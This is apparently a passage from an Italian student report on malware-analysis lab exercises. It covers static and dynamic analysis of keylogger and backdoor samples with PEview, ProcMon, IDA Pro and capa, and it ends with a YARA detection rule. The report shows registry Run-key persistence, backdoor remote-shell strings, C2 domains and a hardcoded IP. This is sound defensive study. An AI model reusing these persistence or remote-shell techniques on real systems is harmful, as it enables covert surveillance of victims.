E	Ordinal	Hint	Function	VirtualAddress
	1 (0x0001)	N/A	ComputeFirstPageHash	0x00028020
	2 (0x0002)	N/A	CryptCATVerifyMember	0x00028f00
	3 (0x0003)	N/A	CryptSIPGetInfo	0x0002ccb0
	4 (0x0004)	N/A	CryptSIPGetReqWorkingFlags	0x0002cca0

Figura 80 - Flag6

6.1.9 FLAG 7 – Datestamp

È stato analizzato il file Lab01-04.exe con PEview.

La data di compilazione è 30/08/2019.

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0004	Number of Sections	
000000F0	5D69A2B3	Time Date Stamp	2019/08/30 Fri 22:26:59 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	010F	Characteristics	
	0001		IMAGE_FILE_RELOCS_STRIPPED
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0004		IMAGE_FILE_LINE_NUMS_STRIPPED
	0008		IMAGE_FILE_LOCAL_SYMS_STRIPPED
	0100		IMAGE_FILE_32BIT_MACHINE

Figura 81 - Flag 7

6.2 Basic Dynamic Analysis – Keylogger

È stato analizzato il file key.exe con PEstudio e BinText.

Sono state analizzate le funzioni sospette, tra cui RegSetValueExA, utilizzato per modificare i registri del sistema, e FindNextFileW/FindFirstFileExW, utilizzate per cercare file specifici sul sistema.

functions (83)	blacklist (13)	ordinal (0)	library (3)
WriteFile	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
SwitchToThread	x	-	kernel32.dll
SetEnvironmentVariableW	x	-	kernel32.dll
RegSetValueExA	x	-	advapi32.dll
RaiseException	x	-	kernel32.dll
GetModuleHandleExW	x	-	kernel32.dll
GetEnvironmentStringsW	x	-	kernel32.dll
GetCurrentThreadId	x	-	kernel32.dll
GetCurrentProcessId	x	-	kernel32.dll
GetAsyncKeyState	x	-	user32.dll
FindNextFileW	x	-	kernel32.dll
FindFirstFileW	x	-	kernel32.dll
WriteConsoleW		-	kernel32.dll
WideCharToMultiByte		-	kernel32.dll

Figura 82 - Funzioni sospette key.exe

Tra le stringhe è possibile trovare key.exe e log.txt, queste indicano che molto probabilmente il malware lancia un eseguibile per recuperare delle informazioni che vengono

memorizzate in un file `log.txt`. Il malware potrebbe registrare i tasti premuti dalla vittima al fine di rubare informazioni sensibili.

File pos	Mem pos	ID	Text
A 00000002EE14	00000042FE14	0	FindNextFileW
A 00000002EE24	00000042FE24	0	IsValidCodePage
A 00000002EE36	00000042FE36	0	GetACP
A 00000002EE40	00000042FE40	0	GetOEMCP
A 00000002EE4C	00000042FE4C	0	GetEnvironmentStringsW
A 00000002EE66	00000042FE66	0	FreeEnvironmentStringsW
A 00000002EE80	00000042FE80	0	SetEnvironmentVariableW
A 00000002EE9A	00000042FE9A	0	SetStdHandle
A 00000002EEAA	00000042FEAA	0	GetProcessHeap
A 00000002EEBC	00000042FEB	0	CreateFileW
A 00000002EECA	00000042FEC	0	HeapSize
A 00000002EED6	00000042FED6	0	WriteConsoleW
A 00000002EEE6	00000042FEE6	0	SetEndOfFile
A 00000002F000	000000430000	0	log.txt
A 00000002F008	000000430008	0	key.exe
A 00000002F010	000000430010	0	C:\Windows\vm32t64.exe
A 00000002F038	000000430038	0	Copyright (c) by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.
A 00000002F532	000000430532	0	abcdefghijklmnopqrstuvwxyz
A 00000002F612	000000430612	0	ABCDEFGHIJKLMNOPQRSTUVWXYZ
A 00000002F73A	00000043073A	0	
A 00000002F821	000000430821	0	abcdefghijklmnopqrstuvwxyz
A 00000002F841	000000430841	0	ABCDEFGHIJKLMNOPQRSTUVWXYZ
A 00000002F9F8	0000004309F8	0	.?AVFailure@os_base@std@@
A 00000002FA1C	000000430A1C	0	.?AVsystem_error@std@@

Figura 83 - Stringhe key.exe

6.2.1 FLAG 8 - Process Explorer

È stato eseguito il file `key.exe` come amministratore per attivare i meccanismi di persistenza. Avviando ProcessExplorer è possibile vedere l'eseguibile `conhost.exe`

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		2,360 K	9,440 K	3192	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,524 K	13,244 K	3232	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,780 K	10,852 K	3292	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,768 K	9,992 K	3336	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,828 K	7,492 K	3800	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,392 K	6,440 K	3916	Host Process for Windows S...	Microsoft Corporation
dasHost.exe		3,204 K	12,404 K	4008	Device Association Framewo...	Microsoft Corporation
svchost.exe		2,164 K	7,760 K	4060	Host Process for Windows S...	Microsoft Corporation
dlhost.exe		3,612 K	11,548 K	3852	COM Surrogate	Microsoft Corporation
svchost.exe		9,572 K	18,272 K	4492	Host Process for Windows S...	Microsoft Corporation
MpDefenderCoreService.exe		6,900 K	19,576 K	5052		
sihost.exe		5,752 K	26,288 K	5088	Shell Infrastructure Host	Microsoft Corporation
svchost.exe		3,672 K	16,304 K	2688	Host Process for Windows S...	Microsoft Corporation
svchost.exe		7,188 K	31,452 K	3652	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe		3,912 K	12,634 K	1960	Host Process for Windows T...	Microsoft Corporation
svchost.exe	< 0.01	1,960 K	8,104 K	4364	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		4,052 K	20,468 K	4548	CTF Leader	Microsoft Corporation
svchost.exe		3,840 K	21,012 K	4664	Host Process for Windows S...	Microsoft Corporation
svchost.exe		20,036 K	29,632 K	4684		
explorer.exe	< 0.01	44,404 K	129,084 K	4876	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,756 K	9,052 K	3556	Windows Security notificatio...	Microsoft Corporation
procexp64.exe	< 0.01	27,864 K	50,972 K	5772	Sysinternals Process Explorer	Sysinternals - www.sysinter...
key.exe	< 0.01	1,184 K	5,112 K	5344		
conhost.exe		7,024 K	17,600 K	5924	Console Window Host	Microsoft Corporation
svchost.exe		2,548 K	12,640 K	4836	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,272 K	7,292 K	2776		

Figura 84 – Flag8

Analizzando con ProcMon è possibile vedere quali sono gli step che esegue il malware, in particolare crea alcuni file nella directory C:\Windows.

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:12:5...	key.exe	6532	Thread Create		SUCCESS	Thread ID: 5044
3:12:5...	key.exe	6532	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
3:12:5...	key.exe	6532	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
3:12:5...	key.exe	6532	CreateFile	C:\Users\unina\Desktop\Labs\malware-basic	SUCCESS	Desired Access: E...
3:12:5...	key.exe	6532	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: E...
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\System32\conhost.exe	FILE LOCKED WI...	SyncType: SyncTy...
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: SyncTy...
3:12:5...	key.exe	6532	cProcess Create	C:\Windows\System32\Conhost.exe	SUCCESS	PID: 6644, Comma...
3:12:5...	key.exe	6532	cThread Create		SUCCESS	Thread ID: 2672
3:12:5...	key.exe	6532	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Desired Access: R...
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\SysWOW64\imm32.dll	FILE LOCKED WI...	SyncType: SyncTy...
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\SysWOW64\imm32.dll	SUCCESS	SyncType: SyncTy...
3:12:5...	key.exe	6532	CreateFile	C:\Users\unina\Desktop\Labs\malware-basic\key.exe	SUCCESS	Desired Access: G...
3:12:5...	key.exe	6532	CreateFile	C:\Windows\vmx32o64.exe	SUCCESS	Desired Access: G...
3:12:5...	key.exe	6532	CreateFile	C:\Windows\SysWOW64\ntmarta.dll	SUCCESS	Desired Access: R...
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\SysWOW64\ntmarta.dll	FILE LOCKED WI...	SyncType: SyncTy...
3:12:5...	key.exe	6532	cThread Create		SUCCESS	Thread ID: 2396
3:12:5...	key.exe	6532	CreateFile Mapp...	C:\Windows\SysWOW64\ntmarta.dll	SUCCESS	SyncType: SyncTy...

Figura 85 - Process Monitor key.exe

6.2.2 FLAG 9 - Process Monitor

Il malware crea persistenza scrivendo nei registri per l'utente corrente. Il path è quello evidenziato nella foto sottostante.

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:12:5...	key.exe	6532	RegOpenKey	HKEY\Software\Policies\Microsoft\Windows\SafeCodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
3:12:5...	key.exe	6532	RegOpenKey	HKEY\Software\Policies\Microsoft\Windows\Control Panel\Desktop	NAME NOT FOUND	Desired Access: R...
3:12:5...	key.exe	6532	RegOpenKey	HKEY\Control Panel\Desktop	SUCCESS	Desired Access: R...
3:12:5...	key.exe	6532	RegQueryValue	HKEY\Control Panel\Desktop\EnablePerProcessSystemDPI	NAME NOT FOUND	Length: 20
3:12:5...	key.exe	6532	RegCloseKey	HKEY\Control Panel\Desktop	SUCCESS	
3:12:5...	key.exe	6532	RegOpenKey	HKEY	SUCCESS	Desired Access: M...
3:12:5...	key.exe	6532	RegQueryKey	HKEY	SUCCESS	Query: HandleTag...
3:12:5...	key.exe	6532	RegQueryKey	HKEY	SUCCESS	Query: Name
3:12:5...	key.exe	6532	RegOpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: M...
3:12:5...	key.exe	6532	RegSetInfoKey	HKEY\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformation...
3:12:5...	key.exe	6532	RegQueryKey	HKEY\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTag...
3:12:5...	key.exe	6532	RegSetValue	HKEY\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32o64	SUCCESS	Type: REG_SZ, Le...
3:12:5...	key.exe	6532	RegCloseKey	HKEY\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	

Figura 86 – Flag9

È possibile notare il funzionamento del keylogger nel momento in cui vengono premuti i tasti dopo l'infezione.

```
KPROCMON#CONTROL##SHIFT# #CONTROL ##SHIFT##SHIFT# #SHIFT# #SHIFT# RKKKKKKKKEYKKKK[[ [[#CONTROL##SHIFT# KK#CONTROL# 
MALWAREKKKEY%EXE
##CONTROL##SHIFT##SHIFT# #SHIFT# KK6724
673403246532 #SHIFT#CREATEREG SHIFT#HKEY #SHIFT%#CURRE||||||||||HKCULOG%
```

Figura 87 - Log dei tasti cliccati key.exe

6.2.3 FLAG 10 - Persistence

Dopo aver riavviato la macchina il processo comunque è avviato. È possibile vedere l'handle richiesto dal flag che è ControlSet001, che è una chiave di registro in Windows che fa parte del Registro di sistema, dove il sistema operativo memorizza le impostazioni di configurazione e opzioni di basso livello.

The screenshot shows the Process Explorer interface with several Microsoft Edge processes listed. The table below provides a detailed view of the handles for one of the Edge processes:

Type	Name
IRTimer	HKEY\SYSTEM\ControlSet001\Control\Nt\CustomLocale
Key	HKCU
Key	HKEY\SYSTEM\ControlSet001\Control\Me\Sorting\Versions
Key	HKEY\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKLM
Mutant	\Sessions\1\BaseNamedObjects\SM0_748_168_WIStaging_02
Semaphore	\Sessions\1\BaseNamedObjects\SM0_748_168_WIStaging_02_p0
TpWorkerFactory	

Figura 88 – Flag10

6.2.4 FLAG 11: Removing Persistence

Utilizzando il Registry Editor (REGEDIT) e navigando in HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run è possibile visualizzare il flag, ovvero il tipo (REG_SZ) ed eliminare tale entry.

The screenshot shows the Registry Editor window with the 'Run' key selected under 'Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion'. The table below lists the entries in the 'Run' key:

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
vmx32to64	REG_SZ	C:\Windows\vmx32to64.exe

Figura 89 - Flag11

6.3 Capa

6.3.1 FLAG 15 – Capa (dll)

Utilizzando il tool Capa su Lab01-04.dll è possibile notare tra le varie capacità del malware.

Tra queste c'è la capacità di interagire con i processi del sistema che include sia la creazione di Mutex e sia la verifica dell'esistenza di un mutex, appartenente al namespace host-interaction/mutex.

Inoltre, il malware è in grado di eseguire diverse operazioni di rete, tra cui creare e connettersi a una socket, inviare e ricevere dati sulla socket.

```
$ capa Lab01-01.dll_
+-----+
| md5           | 290934c61de9176ad682ffdd65f0a669
| path          | Lab01-01.dll_
+-----+



+-----+-----+
| CAPABILITY      | NAMESPACE
+-----+-----+
| receive data    | communication
| send data       | communication
| initialize Winsock library | communication/socket
| receive data on socket | communication/socket/receive
| send data on socket | communication/socket/send
| connect TCP socket | communication/socket/tcp
| create TCP socket | communication/socket/tcp
| act as TCP client | communication/tcp/client
| check mutex     | host-interaction/mutex
| create mutex    | host-interaction/mutex
| resolve DNS     | host-interaction/network/dns/resolve
| create process   | host-interaction/process/create
+-----+-----+
```

Figura 90 - Flag15

6.3.2 FLAG 16 – Capa (exe)

Utilizzando il tool Capa sul file Lab01-04.exe è possibile notare che tra le tattiche utilizzate è presente la Privilege escalation, con in particolare la tecnica di Access Token Manipulation. Tramite questa tecnica gli avversari possono modificare i token di accesso per operare in un contesto di sicurezza diverso da quello dell'utente o del sistema per eseguire azioni e aggirare i controlli di accesso.

sha256	0fa1498340fc...a69aaaf3b126
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/unina/Desktop/Labs/malware-basic/Lab01-04.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery T1083
EXECUTION	Shared Modules T1129
PRIVILEGE ESCALATION	Access Token Manipulation T1134

MAEC Category	MAEC Value
malware-category	launcher

MBC Objective	MBC Behavior
DEFENSE EVASION	Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007]
DISCOVERY	File and Directory Discovery [E1083]
EXECUTION	Install Additional Program [B0023]
FILE SYSTEM	Move File [C0063] Writes File [C0052]

Figura 91 - Flag16

7. Windows Malware

7.1 Lab05-01.dll

È stato aperto il file Lab05-01.dll con IDA Pro.

7.1.1 FLAG 1 – DDLMain

L'indirizzo di DllMain, che è 1000D02E, è stato trovato premendo sulla funzione corrispondente nella sezione Function.

The screenshot shows the IDA Pro interface with the following details:

- File menu:** File, Edit, Jump, Search, View, Debugger, Options, Windows, Help.
- Toolbar:** Includes icons for file operations, search, and debugger controls.
- Function list:** Shows various functions including `sub_1000C73A`, `sub_1000C8EA`, `HandlerProc`, `sub_1000CA56`, `sub_1000CC06`, `ServiceMain`, `DllMain(x,x,x)`, `sub_1000D10D`, `sub_1000D1D3`, `sub_1000D268`, `sub_1000D2F9`, `sub_1000D3D0`, `sub_1000D5B0`, `InstallRT`, `sub_1000D8A8`, and `sub_1000D920`.
- Assembly View (IDA View-A):** Displays the assembly code for `DllMain`. The current instruction is highlighted at address `t:1000D02E`:

```
t:1000D02E     ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, L
t:1000D02E     _DIMMING12  prot near             ; CODE XREF: DlLEntry+0
t:1000D02E
t:1000D02E
t:1000D02E     hinstDLL      = dword ptr  4
t:1000D02E     fdwReason     = dword ptr  8
t:1000D02E     lpvReserved   = dword ptr  0Ch
t:1000D02E
t:1000D02E 88 44 24 08    mov    eax, [esp+fdwReason]
t:1000D02E 48          dec    eax
t:1000D033 0F 85 CE 00 00 00  jnz    loc_1000D107
```
- Hex View:** Located below the assembly view, showing the hex dump of the code.
- Graph overview:** A small window showing the control flow graph of the program.

Figura 92 - Flag1

7.1.2 FLAG 2 – Imports

Navigando nella sezione Imports è stato trovato l'indirizzo in cui viene importato `gethostbyname`, tale indirizzo è 100163CC.

The screenshot shows the IDA Pro interface with the following details:

- Title Bar:** IDA - Lab05-01.dll C:\Users\unina\Desktop\Leads\malware-windows\Lab05-01.dll
- Menu Bar:** File Edit Jump Search View Debugger Options Windows Help
- Toolbars:** Standard, Debug, Plugins, Scripts, Structure, Imports, Exports.
- Function List:** Functions view showing various functions like sub_1000C73A, sub_1000C8EA, HandlProc, sub_1000CA56, sub_1000CD06, ServiceMan, DllMain(x,x,x), sub_1000D100, sub_1000D1D3, sub_1000D268, sub_1000D279, sub_1000D300, sub_1000D580, InstallRT, sub_1000D8A8, sub_1000D920.
- Assembly View:** Shows assembly code with several extrn (export) statements for the gethostbyname function at addresses like .idata:100163CC, .idata:10016300, .idata:10016304, and .idata:10016308.
- Output Window:** Displays FLIRT signature information: Microsoft VisualC 2-14/net runtime, Propagating type information..., Function argument information has been propagated, The initial autoanalysis has been finished.

Figura 93 - Flag2

7.1.3 FLAG 3 – Xrefs

Cliccando Ctrl+x sono stati esaminati i riferimenti a gethostbyname, in totale ci sono 9 chiamate a tale funzione.

Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+268	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+268	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Figura 94 - Flag3

7.1.4 FLAG 4 - Domain Name

Concentrandosi sulla chiamata a gethostbyname all'indirizzo 0x10001757 è possibile vedere quale richiesta DNS verrà fatta: pics.practicalmalwareanalysis.com

Figura 95 - Flag4

7.1.5 FLAG 5 - Input Parameters

QUANTI PARAMETRI DI INGRESSO SONO STATI RICONOSCIUTI DA IDA PRO PER LA SUBROUTINE A 0x10001656?

Sono stati contati i parametri di input per la subroutine a 0x10001656, la subroutine richiede 1 solo parametro in input.

QUANTE VARIABILI LOCALI HA RICONOSCIUTO IDA PRO PER LA SUBROUTINE A 0x10001656?

Sono stati contati il numero di variabili locali. Il tool riconosce 24 variabili locali.

```

.IDA View-A Stack of sub_10001656 Hex View-1 Structures
.text:10001656 ; DWORD __stdcall sub_10001656 (LPVOID lpThreadParameter)
.text:10001656 sub_10001656 proc near
.text:10001656
.var_675      = byte ptr -675h
.var_674      = dword ptr -674h
.hModule      = dword ptr -670h
.timeout      = timeval ptr -66Ch
.name        = sockaddr ptr -664h
.var_654      = word ptr -654h
.in          = in_addr ptr -650h
.Str1        = byte ptr -644h
.var_640      = byte ptr -640h
.CommandLine = byte ptr -63Fh
.Str          = byte ptr -63Dh
.var_638      = byte ptr -638h
.var_637      = byte ptr -637h
.var_544      = byte ptr -544h
.var_50C      = dword ptr -50Ch
.var_500      = byte ptr -500h
.Buf2          = byte ptr -4FCh
.readfds     = fd_set ptr -48Ch
.buf          = byte ptr -3B8h
.var_380      = dword ptr -3B0h
.var_1A4      = dword ptr -1A4h
.var_194      = dword ptr -194h
.WSADATA     = WSADATA ptr -190h
.lpThreadParameter= dword ptr 4

```

00000A56|10001656: sub_10001656 (Synchronized with Hex View-1)

Figura 96 - Flag5



Sono state inoltre esaminate le stringhe per trovare “\cmd.exe /c”. Ci sono due box di codice:

- cmd.exe è la principale shell a riga di comando dei sistemi operativi di famiglia Windows NT a 32 bit.
- command.exe, d'altro canto, esiste solo per retrocompatibilità per i programmi a 16 bit.

Address	Length	Type	String
.data:10019248	00000014	C	[This is DVM]
.data:10019284	0000000F	C	[This is LOG]0
.data:10019298	00000010	C	[This is NTL]30
.data:10019054	0000004F	C	[This is PWD]
.data:10019194	0000002E	C	[This is RDO]pics.practicalmalwareanalysis.com
.data:100190A4	0000004F	C	[This is RGP]
.data:100191E4	0000004F	C	[This is RIP]
.data:100190F4	00000012	C	[This is RNA]pics
.data:10019234	00000010	C	[This is RPO]80
.data:10019144	0000000E	C	[This is RUR]
.data:1001925C	00000014	C	[This is SSD]
.data:10019270	00000014	C	[This is SSD]
xdoors_d:100939A0	0000000F	C	\Device\Video0
xdoors_d:100954B0	0000000C	C	\Parameters
xdoors_d:10095B34	0000000D	C	\cmd.exe /c
xdoors_d:10095B20	00000011	C	\command.exe /c
xdoors_d:10093844	00000008	C	\n\n[%% %a]
xdoors_d:100943C4	0000000F	C	\n\n-16d%-20s%
xdoors_d:10093D50	00000023	C	\n\n(1) Enter Current Directory '%s'
xdoors_d:10093A98	00000034	C	\n\n(1) Enter Current Directory Error,Update Failed\n\n
xdoors_d:10093D34	0000001C	C	\n\n(2) Get DLL FileName '%s'
xdoors_d:10093ACC	0000002D	C	\n\n(2) Get DLL FileName Error,Update Failed\n\n
xdoors_d:10093AFC	00000055	C	\n\n(3) Move '%s' To '%s' Failed,Perhaps Other Process Updating Updated Same Module\n\n
xdoors_d:10093D04	00000025	C	\n\n(3) Move '%s' To '%s' Successfully
xdoors_d:10093CE8	0000001C	C	\n\n(4) Get New FileName '%s'
xdoors_d:10093BC0	0000002D	C	\n\n(4) Get New FileName Error,Update Failed\n\n
xdoors_d:10093B54	00000031	C	\n\n(4) Resume '%s' To '%s' Failed,Update Failed\n\n

Line 506 of 723

7.1.6 FLAG 6 – Message

Navigando nel grafo è stato trovato il messaggio che inizia con “Hi,Master”. Il flag da trovare è IdleTime.

```
IDA View-A Strings Stack of sub_10001656 Hex View-1 Structures Enums Import
xdoors_d:10095B10 align 10h
xdoors_d:10095B20 ; char aCommandExeC[]
xdoors_d:10095B31 align 4
xdoors_d:10095B34 aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D7f0
xdoors_d:10095B41 align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%%d/%%d/%%d:%%d:%%d]',0Dh,0Ah
xdoors_d:10095B44 db 'Welcome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095B44 db 'dd1',0Dh,0Ah
xdoors_d:10095B44 db 'Machine IdleTime %-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095B44 db 'nusj',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C db '>',0 ; DATA XREF: sub_1000FF58+4Bf0
xdoors_d:10095C5E align 40h
xdoors_d:10095C5E xdoors_d
xdoors_d:10095C5E ends
xdoors_d:10095C5E end DllEntryPoint

0001E05C 10055C5C: xdoors_d:asc_10095C5C (Synchronized with Hex View-1)
```

Figura 97 - Flag6

7.1.7 FLAG 7 – Global Var

Analizzando il grafo è possibile notare come il malware fa una scelta in base alla variabile globale dword_1008E5C4, che viene a sua volta settata dall’output di sub_10003695.

```
.text:10001669 33 DB xor    ebx, ebx
.text:1000166B 89 5C 24 14 mov    [esp+688h+var_674], ebx
.text:1000166F 89 5C 24 18 mov    [esp+688h+hModule], ebx
.text:10001673 E8 1D 20 00 00 call   sub_10003695
.text:10001678 A3 C4 E5 08 10 mov    dword_1008E5C4, eax
.text:1000167D E8 41 20 00 00 call   sub_100036C3
.text:10001682 68 98 3A 00 00 push   3A98h           ; dwMilliseconds
.text:10001687 A3 C8 E5 08 10 mov    dword_1008E5C8, eax
.text:1000168C FF 15 1C 62 01 10 call   ds:Sleep
.text:10001692 E8 68 FA 00 00 call   sub_100110FF
.text:10001697 8D 84 24 F8 04 00+ lea    eax, [esp+688h+WSAData]
.text:10001697 00
.text:1000169E 50 push   eax          ; lpWSAData
.text:1000169F 68 02 02 00 00 push   202h          ; wVersionRequested
.text:100016A4 FF 15 F0 63 01 10 call   ds:WSAStartup
.text:100016AA 3B C3 cmp    eax, ebx
.text:100016AC 74 1D jz    short loc_100016CB
```

Analizzando è possibile notare che confronta il dw platform ID al valore 2. Questo significa che il malware seguirà un percorso differente in base alla versione del sistema operativo rilevato. In particolare, il sistema operativo con id 2, cioè Win32nt, farà scattare il malware.

The screenshot shows the assembly view of a debugger, specifically IDA View-A. The code is written in Intel x86 assembly language. It starts with a push operation on the stack, followed by a series of instructions related to the Windows API function GetVersionExA. The assembly code includes comments such as 'information= _OSVERSIONINFOA ptr -94h' and '; sub_10001656+74p ...'. The code then branches to a subroutine labeled 'SUBROUTINE' (addresses 00002AB7 to 100036B7), which contains a proc near directive and a call to GetVersionExA. The assembly code ends with an endp instruction at address 000036B7. The status bar at the bottom indicates '00002AB7| 100036B7: sub_10003695+22 (Synchronized with Hex View-1)'.

```
information= _OSVERSIONINFOA ptr -94h
    push    ebp
    mov     ebp, esp
    sub     esp, 94h
    lea     eax, [ebp+VersionInformation]
    mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
    push    eax           ; lpVersionInformation
    call    ds:GetVersionExA
    xor     eax, eax
    cmp     [ebp+VersionInformation.dwPlatformId], 2
    setz    al
    leave
    retn
B695   endp

===== S U B R O U T I N E =====
utes: bp-based frame

B6C3   proc near             ; CODE XREF: sub_10001656+271p
        ; PSLIST+A4p

information= _OSVERSIONINFOA ptr -94h
00002AB7| 100036B7: sub_10003695+22 (Synchronized with Hex View-1)
<
```

Figura 98 - Flag7


8. Malware Detection

8.1 YARA

8.1.1 YARA rule Lab01-01.dll

Ai fini di scrivere una regola YARA per riconoscere Lab01-01.dll sono stati utilizzati i seguenti indicatori host-based:


- Il **nome di un mutex** hard codato (very specific):



```
IDA View-A Hex View-1 A Structures Enums
.text:10001058 stosb
.text:10001059 call ds:OpenMutexA
.text:1000105F test eax, eax
.text:10001061 jnz loc_100011E8
.text:10001067 push offset Name ; SADFHUHF
.text:1000106C push eax ; bInitialOwner
.text:1000106D push eax ; lpMutexAttributes
.text:1000106E call ds>CreateMutexA
.text:10001074 lea ecx, [esp+120h+WSAData]
```

Figura 99 - Nome mutex

- L'**IP** hard codato (very specific):



```
IDA View-A Hex View-1 A Structures Enums
.text:10001092 call ds:socket
.text:10001098 mov esi, eax
.text:1000109A cmp esi, 0FFFFFFh
.text:1000109D jz loc_100011E2
.text:100010A3 push offset cp ; 127.26.152.13
.text:100010A8 mov [esp+120h+name.sa_family], 2
.text:100010AF call ds:inet_addr
.nush sah : 'P' : hostshort
```

Figura 100 - Indirizzo IP

- Una serie di **stringhe sospette** (specific):

Address	Length	Type	String
.rdata:1000...	0000000C	C	CloseHandle
.rdata:1000...	00000006	C	Sleep
.rdata:1000...	0000000F	C	CreateProcessA
.rdata:1000...	0000000D	C	CreateMutexA
.rdata:1000...	0000000B	C	OpenMutexA
.rdata:1000...	0000000D	C	KERNEL32.dll
.rdata:1000...	0000000B	C	WS2_32.dll
.rdata:1000...	00000008	C	strcmp
.rdata:1000...	0000000B	C	MSVCR7.dll
.rdata:1000...	0000000A	C	_initterm
.rdata:1000...	00000007	C	malloc
.rdata:1000...	0000000D	C	_adjust_fdiv
.data:10026...	00000006	C	sleep
.data:10026...	00000006	C	hello
.data:10026...	0000000E	C	127.26.152.13
.data:10026...	00000009	C	SADFHUHF

Figura 101 - Stringhe sospette

È stato quindi possibile scrivere una regola YARA date le informazioni ricavate.

È possibile notare che già solo l'indirizzo IP o il nome del mutex, essendo stringhe very specific, sono sufficienti per fare scattare la regola, mentre le stringhe sospette, essendo specific, devono esserci entrambe.

Di seguito è possibile vedere la regola finale con il test di detection.

The screenshot shows a PowerShell window on the left and a code editor window on the right. The PowerShell window displays the command: ".\yara64 -r .\rule1.yara .\Lab01-01.dll". The code editor window contains the YARA rule file "rule1.yara".

```

rule sus
{
    strings:
        $a="SADFHUHF"
        $b="Sleep"
        $c="hello"
        $d="127.26.152.13"

    condition:
        ($a or $d or ($c and $b))
}

```

Figura 102 - Regola yara Lab01-01.dll

8.1.2 YARA rule Lab01-01.exe

